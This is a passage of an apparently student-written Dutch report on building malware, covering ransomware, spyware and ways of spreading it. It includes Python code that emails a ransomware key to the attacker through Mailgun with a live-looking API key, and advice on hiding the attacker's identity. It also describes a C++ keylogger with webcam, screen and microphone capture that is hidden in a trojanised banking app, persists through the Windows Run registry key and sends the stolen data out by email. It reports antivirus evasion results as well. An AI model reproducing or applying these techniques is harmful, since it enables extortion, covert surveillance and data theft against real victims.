encryptie willen starten. Vervolgens wordt `argparse` geïmporteerd om command-line argumenten voor ons programma te definiëren. Zo hebben we er twee toegevoegd:


- `--action`: Dit argument is altijd verplicht en verwacht een string met waarde “decrypt” of “encrypt” om aan te geven of het programma moet decrypteren of encrypteren.
- `--keyfile`: Dit argument is enkel verplicht wanneer de waarde van het eerste argument “decrypt” is. Het bevat dan het pad naar het bestand met de encryption key die nodig is om te decrypteren.

Daarna maken we een instantie van onze Ransomware-klasse aan en roepen ten slotte de nodige methoden om te encrypteren of te decrypteren aan.

### 6.3.2 Uitbreiding

Ons codevoorbeeld hierboven is natuurlijk niet voldoende om te lanceren als ransomware. De keyfile wordt daarin bijvoorbeeld gewoon opgeslagen op de target computer. Als ransomware attacker wil je dit uiteraard niet, want dan zou een getroffen gebruiker al zijn bestanden in principe terug kunnen decrypteren. Ook willen we de keyfile niet zomaar verwijderen, omdat wij als aanvaller de geëncrypteerde bestanden nog steeds moeten kunnen decrypteren nadat de getroffen persoon cryptocurrency naar ons heeft overgemaakt. De instructies met hoe die persoon dat kan doen, zullen we later in een tekstbestand plaatsen dat aangemaakt wordt op het getroffen filesysteem. Er valt misschien te discussiëren of het echt nodig is dat we de bestanden nog kunnen decrypteren als het geld toch al overgeschreven werd, maar je mag ervan uitgaan dat wij min of meer eerlijke attackers zijn. Nu dat geweten is, moeten we een manier vinden om ons de keyfile te bezorgen voordat we ze verwijderen van het getroffen systeem. Dit kunnen we realiseren door de keyfile via e-mail naar ons te versturen.

Wanneer we iets via e-mail willen verzenden, zijn er nog twee zaken die we zeker nodig hebben. Ten eerste hebben we iets nodig dat de e-mail kan verzenden en ten tweede moet er een e-mailadres bestaan waar we het bericht naar kunnen versturen. Voor het eerste kunnen we gebruikmaken van een open mail relay. Met zo’n relay kan in principe iedereen op het internet e-mails versturen.

The image is a screenshot of the Mailgun website. At the top, there is a dark blue navigation bar with the Mailgun logo on the left and links for Pricing, Products, Solutions, Managed, Docs & Blog, and Contact on the right. A 'Log In' link and a red 'Get Started' button are also present. The main content area has a dark blue background. It features the heading 'Free Open SMTP Relay For Your Emails' in white. Below this, a paragraph explains that users can send emails through a free open SMTP relay to avoid the cost and hassle of building and maintaining their own SMTP server, and that Mailgun's service provides 10,000 free emails every month. At the bottom of this section, there are two buttons: a red 'Try It Free' button and a white 'See Pricing' button with a dark blue outline.

Mailgun is een bedrijf dat gratis een open mail relay aanbiedt. Om deze te gebruiken, dien je echter wel een account aan te maken. Wanneer je dat doet, denk dan goed na hoe je jezelf

extra beveiligd tegen mogelijke tracering of identificering. Gebruik dus nooit persoonlijke informatie om jezelf te registreren, maar verzin de accountgegevens. Maak ook best gebruik van een virtuele machine, een VPN, de Tor browser en een openbaar netwerk. Dit geldt bovendien ook voor het aanmaken van de mailaccount die de encryption keys zal ontvangen. Daarenboven registreer je jouw e-mail best niet bij bedrijven als Google of Microsoft, omdat deze zeer groot zijn, goed beveiligd zijn en je hierbij waarschijnlijk al mailaccounts hebt. Kies dus voor een ander online mailplatform, bijvoorbeeld mail.com. Als de open mail relay en het mailadres aangemaakt zijn, kunnen we met behulp van volgende Python-code een e-mail versturen:

```
def send_simple_message():
    return requests.post(
        "https://api.mailgun.net/v3/sandbox96455898397e4166b40005e21f07e6c6.mailgun.org/messages",
        auth=("api",
            "399b510140c2458847f2556372ea5db6-f8b3d330-e243785e"),
        data={"from": "Mailgun Sandbox
<postmaster@sandbox96455898397e4166b40005e21f07e6c6.mailgun.org>",
            "to": "Jane Doe <123@mail.com>",
            "subject": "Ransomware",
            "text": "Here is the key!"})
```

Let wel op dat de gegevens die hier gebruikt worden, enkel geldig zijn voor mij.

## 7 Virus spreading

De voornaamste reden om een virus te schrijven, is om het programma ook te gaan verspreiden. Dit moet op een manier gebeuren waarbij het slachtoffer niet op de hoogte is van het installeren van de software. Over het algemeen zijn er twee manieren dat we dit kunnen doen: oftewel ga je het slachtoffer proberen zo ver te krijgen om onbewust de software te installeren of je moet zelf al controle hebben over het apparaat en zelf de installatie uitvoeren.

We bekijken hier even de bekendste aanvallen om toegang te krijgen tot een systeem en maken gebruik van termen die besproken zijn in ons vorig dossier. Het spreekt voor zich dat een antivirusprogramma noodzakelijk is om deze aanvallen te detecteren en tegen te houden.

### 7.1 Hardware additions

Om toegang te krijgen tot een netwerk, kan een hacker proberen een apparaat toe te voegen aan het netwerk van het slachtoffer. Dit kan een computer zijn, maar ook eventueel een netwerkkapparaat of accessoire. Er zijn producten en software die het mogelijk maken om in een netwerk aan packet-sniffing, man-in-the-middle attacks en packet insertion te gaan doen, of simpelweg een nieuwe draadloze connectie met het netwerk te maken. Het is daarom dus belangrijk om altijd een goed overzicht te houden van de apparaten die op je netwerk verbonden zijn en niet gebruikte poorten te vergrendelen. Ook fysiek moet je zorgen dat enkel vertrouwde personen toegang hebben tot de apparaten binnen het netwerk.

### 7.2 Drive-by compromise

Bij een drive-by compromise-aanval gaat een hacker websites gebruiken om toegang te krijgen. Een website kan bijvoorbeeld gehackt en geïnjecteerd zijn met ongewenste code. Zo kan een slachtoffer op advertenties klikken waaruit hij onbewust toegang geeft tot zijn systeem. Verder zijn er ook gevallen waarbij een hacker zijn code plaatst op webapplicaties, die dan zichzelf (verborgen) uitvoert wanneer het slachtoffer in contact komt met de geïnfecteerde webpagina. Dat gebeurt door comments, forums en andere websites waarop gebruikers input kunnen geven.

Drive-by compromise komt vooral voor op websites die slecht beveiligd zijn en voor een bepaald doelpubliek bedoeld zijn. Een gebruiker gaat dan op zulke websites browsen en runt per ongeluk scripts die op zoek gaan naar informatie over de browser en plugins om kwetsbaarheden te vinden. Soms gaat de gebruiker hierbij helpen door bepaalde toegangen te geven of waarschuwingen te negeren. De code kan dan uitgevoerd worden en je systeem infecteren. Deze code geeft zo toegang tot een intern netwerk en de hacker kan verdere aanvallen uitvoeren. Ook kan een hacker access tokens stelen en zo toegang krijgen tot beveiligde applicaties of informatie.

Zorg dat je browser altijd up-to-date is. Browsers kunnen ook beschermd worden met virtualisatiesoftware. Bovendien zorgt advertenties blokkeren voor een mindere blootstelling aan zulke gevaren.

## 7.3 Publieke applicaties

Elke computer die verbonden is met het internet vormt een opportuniteit voor de hacker om via software, commando's of data, zwakheden te exploiteren. Dit kunnen bugs zijn, onbeveiligde requests, open poorten, databank connecties, etc. SQL-injection is hier een mooi voorbeeld van. Om een virus te verspreiden zal een hacker dan gebruik maken van commando's om in te loggen via services zoals SSH op een systeem. Gebruik zeker het principe van "least privilege" wanneer je een applicatie maakt om verspreiding tegen te gaan bij een breach.

## 7.4 Replicatie door verwijderbare media

Er zijn verschillende mogelijkheden om een virus te injecteren op een systeem wanneer we een cd of usb willen gebruiken om een systeem te infiltreren. Door gebruik te maken van autorun features kan een hacker zijn code laten uitvoeren. Op dergelijke schijven kunnen ook vervalste bestanden staan die bij het openen stukjes code uitvoeren, of een hacker kan het slachtoffer gewoonweg zo ver krijgen zijn code uit te voeren door te doen alsof het een ander programma bevat (trojan horse: een programma dat bepaalde gewenste features heeft en daarbij ook ongewenste features uitvoert).

Een externe mediaschijf is een extra opening naar hackers toe gericht, limiteer dus het gebruik van deze apparaten en zet autorun af als dit onnodig is.

## 7.5 Spear phishing

Spear phishing is een vorm van social engineering waarbij een hacker zeer doelgericht een slachtoffer gaat aanvallen door hem software door te sturen en te laten installeren. De meest voorkomende manier is wanneer een hacker een link doorstuurt en het slachtoffer vraagt om op deze te klikken. Dit verwijst dan naar een malafide website zoals besproken in deel 7.3.

Maar phishing kan ook andere vormen aannemen, een hacker kan bijvoorbeeld een e-mail sturen met bestanden die bepaalde stukjes code laten uitvoeren wanneer ze geopend worden. Dagdagelijkse bestanden zoals Microsoft Office-documenten, pdf's en image files kunnen een bedreiging vormen wanneer ze van een onbekende bron afkomstig zijn. Deze nemen dan soms meer geheugen dan gemiddeld in beslag, en een hedendaags antivirus kan zulke files ook detecteren. Er wordt dan 'geknoeid' met de bestandsextenties om te doen lijken alsof er niets aan de hand is.

Spear phishing komt ook niet enkel voor in je mailbox, maar kan op allerlei platformen voorkomen. Op sociale media kan iemand zijn identiteit verbergen en zo met een slachtoffer communiceren om deze zo ver te krijgen zulke bestanden of links te openen. Het is belangrijk om dit te kunnen herkennen en niet nieuwsgierig te zijn op het web.

## 7.6 Supply chain compromise

Wanneer een hacker controle wilt krijgen over een bepaald product, kan hij daar eigenlijk al in de ontwikkelingsfase mee bezig zijn. Een supply chain compromise is wanneer zich ergens een manipulatie heeft voorgedaan met het gevolg dat de afgeleverde software een poort is voor de hacker om toegang te krijgen tot een systeem. De hacker kan manipulaties hebben gedaan aan de code zelf en de tools die gebruikt zijn, of door een vervalste update uit te brengen of de correcte versie te vervangen met zijn eigen versie. Dit kan op elke component van soft- en hardware voorkomen, maar vaak gaat het over toevoegingen aan bepaalde programma's die gericht zijn op een bepaald slachtoffer.

## 7.7 Vertrouwde personen

Organisaties kunnen soms toegang geven tot externe providers om interne systemen te beheren. Wanneer deze credentials niet goed beheerd worden, vormen ze een mogelijk gevaar voor het netwerk van de organisatie. Door deze accounts te kapen, kan je als hacker je controle uitbreiden en dus ook je software verspreiden.

## 7.8 Valid accounts

Dit is een beetje in dezelfde richting als stukje 6.7. Op netwerken bevinden zich drie soorten accounts: standaard, lokaal en domein accounts. Standaard accounts, zoals Guest, Administrator, etc., zijn accounts die op systemen staan en dus gebruikt kunnen worden wanneer deze niet beveiligd zijn na het initieel installeren van het systeem. Lokale accounts zijn er om één bepaald systeem te beheren of te gebruiken. Domein accounts bevinden zich op een netwerk en hebben bepaalde permissies op de systemen die deel uitmaken van dat domein. Dit kunnen gebruikers zijn, administrators en services. Een hacker kan door één account te hacken de credentials van een andere account proberen te achterhalen en zo zijn toegang te verbreden in een systeem. Zo kan hij dus met een gestolen of ongewijzigde credential een heel uitgebreide aanval beginnen.

Two factor authentication en password policies zijn uiterst belangrijk in een organisatie, en worden te weinig gebruikt. Ook hier is het principe van "least privilege" een bescherming tegen zulke aanvallen.

## 7.9 Virus spreading in C++

Momenteel hebben we de volgende functionaliteiten in ons virus:

- loggen van ingedrukte toetsen (keylogging)
- nemen van foto's van scherm (screen capture)
- nemen van foto's via webcam (webcam capture)
- opnemen microfoon (audio capture)

Volgende zaken moeten nog gebeuren:

- Ophalen van systeeminformatie
- Verbergen van virus in bestaande software
- Zorgen dat virus samen opstart met windows
- Verzenden van verzamelde informatie via email

In de volgende stappen beschrijven we hoe we dit hebben gedaan:

### 7.9.1 Ophalen van systeeminformatie

In C++ is het heel makkelijk om systeeminformatie op te halen zoals: PC-Naam, username, processor, enz.. Deze kan informatie kan nuttig zijn om meer te weten komen over het doelwit. In [bijlage 7.5](#) vind je een beknopt voorbeeld hiervan.

### 7.9.2 Verbergen van virus in bestaande software (trojan horse)

Aangezien een gebruiker niet zomaar een onbekend .exe bestand zal opendoen moeten we zorgen dat de gebruiker denkt dat hij met legitieme software bezig is.

We zijn op zoek gegaan naar bestaande software, geschreven in C++, die we konden aanpassen om de keylogger erin te verbergen, en kwamen uit op een bankmanagerapplicatie voor het beheren van banktransacties. We hebben de keylogger hierin verborgen door ze in een aparte thread in de achtergrond te laten runnen met behulp van volgende lijn code:

```
std::thread bt(startSneakyLogger);
```

Wanneer nu iemand deze malicieuze bankmanager opendoet, zal hij niet doorhebben dat er nog heel wat dingen in de achtergrond gebeuren.

### 7.9.3 Virus laten opstarten met windows

Om te zorgen dat ons virus altijd actief is wanneer de gebruiker met zijn/haar pc bezig is. Moet het virus opgestart worden wanneer men de computer opstart. Dit moet natuurlijk allemaal in de achtergrond gebeuren, zodat de gebruiker niets door heeft.

Daarvoor ondernamen we de volgende zaken:

- het kopiëren van het .exe-bestand en de benodigde dlls naar de appdata folder:  
Aangezien we het doelwit nog willen kunnen af luisteren wanneer het niet met de bankmanager bezig is, of als ze de applicatie zouden verwijderen, kopiëren we de .exe met benodigde dlls naar de appdata-folder. Deze folder is normaal gezien bedoeld voor het opslaan van gegevens van geïnstalleerde programma's. Aangezien er geen administrator rechten nodig zijn om aanpassingen te maken aan deze folder en omdat deze folder meestal zeer veel mappen heeft, zullen we hier ons virus naar kopiëren. De kans is klein dat de gebruiker hier iets verdacht aan zal vinden. De code hiervan vind je in [bijlage 7.1](#).
- het toevoegen van de .exe aan de Windows registry startup processes:

Windows biedt de mogelijkheid applicaties automatisch te laten opstarten door middel van het toevoegen van een record in:

Computer\HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run  
Bij het opstarten zal Windows dit register afgaan voor .exe-bestanden en deze automatisch runnen. Men heeft geen administrator rechten nodig om hier aanpassingen aan te doen. Dit is dus ideaal voor ons virus. De code hiervan vind je in [bijlage 7.2](#).

- Zorgen dat de applicatie in de achtergrond runt:  
Dit kan met de volgende lijn code.

```
ShowWindow(GetConsoleWindow(), SW_HIDE);
```

#### 7.9.4 Verzenden van verzamelde informatie via email

De meest logische stap is dan om deze toetsen ergens op een centrale plaats beschikbaar te zetten met behulp van bijvoorbeeld FTP, HTTP of e-mail, zodat wij als hacker vanop een afstand toegang hebben tot de gewenste informatie. Hiervoor hebben we 2 mogelijkheden uitgeprobeerd:

##### 1. Verzenden van informatie via API call van SendInBlue

Wij hebben ervoor gekozen om de logs met de provider SendInBlue via mail te versturen door een API call te doen. Deze API calls worden met het HTTP-protocol uitgevoerd en verwachten JSON-data. Met behulp van de code in [bijlage 1.3](#) kunnen we de benodigde JSON-data opstellen met de handige bibliotheek *rapidjson*.

Met behulp van *LibCurl* versturen we onze JSON-data. Hiervoor verwijzen we naar [bijlage 1.4](#). Na het uitvoeren van een test komt deze mail binnen:

Test logger data



Voornaam Achternaam <email=email.com@bi.d.mailin.fr> on behalf of Voornaam Achternaam <email@email.c  
11:17

To: Arne cools

\*shift\* [img alt="keylogger icon"] THIS IS A KEYLOGGER TEST TO CHECK IF MY KEYLOGGER IS WORKNING [img alt="keylogger icon"] TEST TEST TEST TEST TEST TEST TEST LALALLALA  
\*shift\* [img alt="keylogger icon"] \*shift\* [img alt="keylogger icon"]

##### 2. Verzenden van informatie via SMTP

Nadat we verder gevorderd waren met ons virus zaten we met het probleem dat we meerdere bestanden moeten versturen (text, images, etc...). Via de API call konden we dus geen bijlagen toevoegen aan onze email.

Met de bibliotheek *LibCurl* is het ook mogelijk mails te versturen via smtp. Dit is vrij complex maar mogelijk. Met behulp van het internet kwam ik uit op het volgende script (bijlage 7.3).

Al de verzamelde informatie wordt samen in een zip folder gezet en verzonden in de bijlage. (bijlage 7.4)


Resultaat:

## NEW LOGS FROM DESKTOP-0Q3C6SB|arnec




info=cybersecurity.com@ag.d.mailin.fr <info=cybersecurity.com@ag.d.mailin.fr> on behalf of info@cybersecur  
28/12/2019 23:38

To: arnecools@hotmail.com



Bamboozled another target  
Enjoy!  
(This email is for a research project fo



## 8 Hoe werken antivirussoftware en malware

We wilden weten hoe antivirussoftware ging reageren op ons virus. Daarom hebben we het tegen enkele antivirussoftware getest door verschillende scans te laten runnen. Het resultaat staat hieronder:

Antivirus	Ontdekt?
Windows Defender	nee
Avast	nee
Malwarebytes	nee
SUPERAntispyware	nee

Bovenstaande scans hebben we manueel zelf gerund. We hebben ook op [virustotal.com](https://www.virustotal.com) ons virus geupload. Die laat ons virus door een paar antivirussoftwares runnen. Dat resultaat kan u terugvinden in [bijlage 8.1](#).

Zoals je kan zien zijn er maar 2 antivirussoftwares die onze software gedetecteerd hebben als malware. Van de grote spelers is er zelfs geen enkele. Hoe kan het nu dat geen enkele software dit detecteert?

In grote lijnen gebruikt antivirussoftware twee methodes om virussen te detecteren: virusdefinitions en heuristische analyse.



## 8.1 Virus definitions

Antivirussoftware hebben toegang tot grote databases van malware die in het verleden al eens gedetecteerd zijn, en alle bestaande exploits die ooit ontdekt zijn door onderzoekers. Deze databases (definitions) worden heel nauw geüpdatet en alle (betrouwbare) antivirussoftwares hebben hier toegang toe. Dit zorgt ervoor dat wanneer een antivirus een scan doet, deze heel makkelijk een simpele lookup naar de database kan doen en heel snel kan zien of er een programma uit die lijst op de computer draait. Ook vergelijken ze of bepaalde code overeenkomt met één aan de programma's die in deze database staat. Wanneer dit niet het geval is, zoals bij ons virus, gaat hij over tot heuristische analyse (zie hieronder).

## 8.2 Heuristische analyse

Software die recent ontwikkeld is en nog ontwikkeld moet worden, komt niet voor in de virus definitions databases. Dit is ook het geval bij ons virus. Maar hier hebben antivirussoftwares een oplossing voor: heuristische analyse. Dat wil zeggen dat het gaat kijken of een stuk software bepaalde karakteristieken heeft die typisch zijn voor malware. Dit kan op verschillende manieren. De eerste manier is het decompileren van de software en de broncode te doorzoeken. De tweede manier is door de software in "quarantaine" uit te voeren. Dat wil zeggen dat hij in een sandbox omgeving wordt uitgevoerd zonder dat hij schade kan aanrichten. Nadat de software een simulatie heeft uitgevoerd bekijkt het antivirus wat het resultaat is, en vervolgens de impact.

## 8.3 Verklaring

Het is logisch dat antivirussoftware onze software niet kan detecteren met de eerste methode, aangezien we alles van scratch zelf hebben geprogrammeerd en dus nog niet in één van hun databases staat. Wat we wel hadden verwacht was dat de heuristische analyse onze software ging detecteren. Een verklaring waarom dit niet zo is, kan zijn omdat we grotendeels API's gebruiken die ingebakken zitten in Windows en dat antivirussoftware dit normaal vindt. Wat we wel raar vinden is dat we nergens tegen een soort permissiesysteem stoten, zoals dit in Android ingebakken zit. Bij de laatste versies van Android moet je per app toestemming geven wanneer die je camera, microfoon, contacten,... wil gebruiken. Je moet hier expliciet toegang voor geven, dus is het je eigen verantwoordelijkheid als je dit accepteert. In tegenstelling tot Android is dit bij Windows 10 niet het geval. Dit vinden we toch opmerkelijk dat het zo gemakkelijk blijkt te zijn om voor een Windows machine simpele spyware te maken.

## 9 “Legal spyware”

### 9.1 Teamviewer

Er bestaan ook best veel programma's, zowel betalend als gratis, die legaal een soort spyware installeren. Spyware is hier waarschijnlijk de foute woordkeuze, aangezien het met toestemming wordt geïnstalleerd. Het bekendste voorbeeld hiervan is wellicht Teamviewer.



Officieel is Teamviewer een programma dat toelaat om vanop afstand mensen te helpen die problemen hebben met hun computer. Teamviewer heeft drie verschillende “gradaties” waarmee je toegang kan krijgen tot iemand zijn computer. De volgende kan je binnen Teamviewer installeren:

- 1) De eerste gradatie (standaardinstelling) is dat de persoon van wie je toegang wil tot zijn/haar computer het ID en wachtwoord dat op zijn scherm verschijnt, doorgeeft.
- 2) De tweede gradatie is dat je een computer waar je eerder op ingelogd bent, kan vragen of hij je toegang wil verlenen. Bij deze stap moet de persoon van wie je toegang wil tot zijn/haar computer enkel op een knop klikken om te bevestigen/weigeren.
- 3) De derde gradatie is dat je vanop de computer waarmee je wil verbinden instelt dat je altijd toegang hebt zonder dat hij/zij het zien of moeten bevestigen.

Die laatste gradatie is wellicht de meest interessante voor bedrijven die vanop afstand hun werknemers willen helpen, of voor ouders die willen controleren waar hun kinderen mee bezig zijn. Teamviewer is een hele suite uitgebouwd rond deze use cases, zo kan je ook chatten zowel via VoIP als via tekst. Maar de core is eigenlijk hetzelfde als wat spyware probeert na te streven. Als een bedrijf Teamviewer gebruikt zal het wellicht altijd in de policy moeten vermeld worden, aangezien het anders een inbreuk op de privacy kan zijn, zeker bij de derde gradatie.

### 9.2 Hoverwatch



Een ander voorbeeld dat nog dichterbij feitelijke spyware aanleunt, is Hoverwatch. Deze software wordt in tegenstelling tot Teamviewer niet geadverteerd als remote support software, maar letterlijk als “spytools”. Ze hebben verschillende tools in de aanbieding, zowel voor Windows als voor MacOS en Android toestellen.


Alle tools hebben een aantal features om een toestel te bespioneren. Zo kan je screenshots maken, de camera bekijken, keyloggen, geolocatie opvragen en nog veel meer. De volledige lijst kan je op hun website vinden: <https://www.hoverwatch.com>. Belangrijk is ook dat ze een stealth mode hebben, dat wil zeggen dat je dit kan installeren zonder dat de gebruikers van de toestellen dit doorhebben.

Ook staat er nergens op hun website vermeld wat het doel zou kunnen zijn van deze software. Het lijkt ons wel iets verder gaan dan enkel en alleen remote support of het monitoren van werknemers/kinderen. Waarom zou je bijvoorbeeld webcam shots willen opvragen van je werknemer of kijken wat er op zijn/haar clipboard (na het copy/pasten) staat? Het verbaast ons wel een beetje dat je tegen betaling zo gemakkelijk software vindt die je kan installeren op anderen hun toestellen, zonder dat je daar zelfs één letter code voor moet kunnen schrijven, en dat die software bovendien door een professioneel ogend bedrijf met een mooi opgemaakte landingspagina en support-pagina wordt aangeboden.

Bij de installatie-instructies staat ook altijd vermeld hoe je de app moet installeren wanneer er een antivirus actief is. Dan zeggen ze dat je die moet uitschakelen, omdat ze niet willen dat ze in hun “signature database” terecht komen (zie hoofdstuk 6). Dat doet ons ook de vraag stellen hoe legaal dit allemaal wel is. Er staat wel een kleine disclaimer op hun pagina dat je moet checken of het in jouw land legaal is om dit soort software te gebruiken, maar wij vermoeden dat dit in elk land wel verboden zal zijn.

### 9.3 Examentool KdG

Zelfs onze eigen school heeft software die we onder de categorie “legale spyware” zouden kunnen plaatsen. Bovendien is er ook niet echt veel moeite gedaan om de software onzichtbaar te laten runnen, want als we de tool opstarten krijgen we direct een melding van windows defender dat het programma niet veilig is om te runnen:



Ook weten we niet precies wat de tool allemaal logt. Er wordt wel een .kdglog-bestand aangemaakt en tijdens de progressbar die getoond wordt bij het afsluiten, komt er ook een deeltje “create\_movie” voorbij. We moeten niet lang zoeken om te ontdekken dat dit eigenlijk een zip-bestand is. Door de extensie te hernoemen naar “.zip” kunnen we wel kijken welke bestanden er allemaal in staan, maar als we een bestand willen openen, zien we dat er een wachtwoord op de zip-file staat:

0112633-16.info.number	NUMBER File	1 KB	Yes	1 KB	0%
20191216.155831.0844.error.log	Text Document	1 KB	Yes	1 KB	0%
20191216.155831.0844.event.log	Text Document	11 KB	Yes	225 KB	96%
20191216.155913.0960.info.timesta...	TIMESTAMP File	1 KB	Yes	1 KB	0%
2019202013-58.info.exam	EXAM File	1 KB	Yes	1 KB	0%
Capture20191216.155831.0859.cap	CAP File	47 KB	Yes	72 KB	36%
False.info.bypassed	BYPASSED File	1 KB	Yes	1 KB	0%
jeroen.claessens.1.info.email	EMAIL File	1 KB	Yes	1 KB	0%
publicKey.info.signature	SIGNATURE File	1 KB	Yes	1 KB	25%
screenshots.mp4	MP4 Video File (VLC)	287 KB	Yes	287 KB	15%
version.info.framework	FRAMEWORK File	1 KB	Yes	1 KB	0%
version.info.virtualMachine	VIRTUALMACHINE File	1 KB	Yes	1 KB	0%
Windows.info.os	OS File	1 KB	Yes	1 KB	0%

We weten ook dat gelogde data op een centrale plaats wordt bijgehouden, namelijk een FTP-server. Dit staat vermeld bij de opstart-checks:

[XTL | P-201920/2 | v.3.0.20191105.0913] - Vereisten

### Vereisten

☒ Schrijfrechten (Controleert of de applicatie voldoende schrijfrechten heeft)
☒ Ptp connectie (Controleert of er connectie gemaakt kan worden met de FTP-server)
☒ Datum en tijd (Controleert of de datum en tijdstellingen correct zijn)
☒ Versie verificatie (Controleert of de correctie versie draait)
☒ Schijfruimte (Controleert of de applicatie voldoende schijfruimte heeft om zijn acties te voltooien)
☒ Opgestart vanuit bureaublad? (Controleert of de applicatie is opgestart vanaf het bureaublad)

Taal wijzigen
Heruitvoeren
Opstarten
Afsluiten

We kunnen dus vaststellen dat de examentool van KdG bijna alle kenmerken heeft om aan spyware te voldoen, behalve dat hij niet wordt verborgen en dat er melding van wordt gemaakt in het examenreglement.

## 10 Conclusie

Een van de grootste uitdagingen bij het maken van een virus is het zoeken van bruikbare code en documentatie die je in je software kan gebruiken. Een zoekmachine gaat je niet meteen op weg helpen om het internet onveilig te maken, integendeel. Waar we wel veel uit kunnen leren zijn net de platformen die als doel hebben aanvallen tegen te gaan door de gekende technieken bloot te leggen zodat gebruikers er zich tegen kunnen beschermen. Bestaande open-source code, die te vinden is op Github, kunnen we als voorbeeld gebruiken voor bepaalde functies.

Wat ons pijnlijk opviel is dat zelfs geavanceerde beveiligingen niet voldoende beschermd zijn tegen onze zelfgeschreven software. Dat een groepje derdejaars studenten aan Karel de Grote Hogeschool zonder problemen toegang tot je camera en microfoon heeft en input kan wegschrijven en doorsturen, is toch verontrustend. De moeilijkheid zat er eerder in om onze software zodanig te packagen dat een slachtoffer het blindelings zou uitvoeren. In theorie zijn er best veel manieren om dit te doen, maar in praktijk botsten we toch tegen enkele virtuele muren. Het doorsturen van de informatie ging redelijk moeizaam met verschillende protocollen en bibliotheken.

We kunnen zelfzeker zeggen dat ons programma tot een geslaagd virus is geëvolueerd in de voorbije weken. We hebben genoeg functionaliteiten om gevoelige informatie uit een potentieel slachtoffer te krijgen en in python kunnen we hem effectief boycotten door zijn bestanden te encrypteren.

# 11 Bibliografie

Wikipedia contributors. (2019, November 25). Keystroke logging. In *Wikipedia, The Free Encyclopedia*. Retrieved 10:07, December 12, 2019, from [https://en.wikipedia.org/w/index.php?title=Keystroke\\_logging&oldid=927874137](https://en.wikipedia.org/w/index.php?title=Keystroke_logging&oldid=927874137)

Cryptography. (2017). *Fernet (symmetric encryption)*. Geraadpleegd op 29 november 2019, via <https://cryptography.io/en/latest/fernet/>

Fisher J.G. (2019). *How To Create Ransomware With Python*. Geraadpleegd op 29 november 2019, via <https://avoid-ransomware.com/2019/04/11/how-to-create-ransomware-with-python/>

GH Admin. (2017, 6 januari). *How to Make a Trojan Horse*. Geraadpleegd op 22 november 2019, via <https://www.gohacking.com/make-trojan-horse/>

Microsoft. (2019). *Get a Windows 10 development environment*. Geraadpleegd op 19 november 2019, via <https://developer.microsoft.com/en-us/windows/downloads/virtual-machines>

Unknown. (2018, 9 september). *Evilgrade - MITM Attack Framework to Exploit Machines*. Geraadpleegd op 22 november 2019, via <https://latesthackingnews.com/2018/09/09/evilgrade-mitm-attack-framework-to-exploit-machines/>

GitHub. Keylogger Project. Geraadpleegd op 29 November 2019, via <https://github.com/EgeBalci/Keylogger>

Cppreference. *Docs*. Geraadpleegd op 6 December 2019, via <https://en.cppreference.com/w/>

